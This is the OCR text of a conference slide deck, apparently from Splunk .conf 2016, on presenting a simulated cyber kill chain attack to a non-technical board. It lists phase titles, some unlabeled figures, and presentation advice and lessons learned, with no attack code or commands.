


Knows the Company's Exterior and Own Capabilities	No Knowledge	Knows Objectives and How to Complete Them


Sit Back and Enjoy the Show




Simulation – Cyber Kill Chain Phase 1 – External Recon




Simulation – Cyber Kill Chain Phase 2 – Exploitation




Simulation – Cyber Kill Chain Phase 3 – Internal Recon




Simulation – Cyber Kill Chain Phase 4 – Escalation of Privilege




Simulation – Cyber Kill Chain Phase 5 – Staging Data



Simulation – Cyber Kill Chain Phase 7 – Actions




Simulation – Cyber Kill Chain Phase 8 – Erase Tracks




72%
86%
100%
100%
100%
100%
100%
88%
0
42
736
171
0
0
0
176
0
0

Endstate

Impact Statement



Important Considerations

- The board are not technical – at all
- Key requirement: risk to your company
- Be specific about what data or devices are at risk
- A picture paints 1000 words

- Don't over do it – aim for 'pleasantly terrified'
- The board should know Cyber Risk is concerning but the CISO/CIO have it covered

Lessons Learned

- There may be one or two **technical Jedi** on the board – indulge them
- If something **can go wrong**, it will go wrong. (Telephone)
- Leave enough time for **questions** – interruptions happen
- If you use a volunteer – give very **clear instructions**
- Practice **in the room** well before the big day
- Practice, Practice, Practice

Outcome

- A ha moment
- Awareness of Information Security Issues
- Understanding of how we use Splunk
- Taking the message outside
- Growth of SIRT team
- Subsequent brief requests

Questions

More information on the build can be found at: https://www.chaoticsecurity.com/splunk-conf-2016/
(this blog is not affiliated with Capital Group)

THANK YOU

splunk>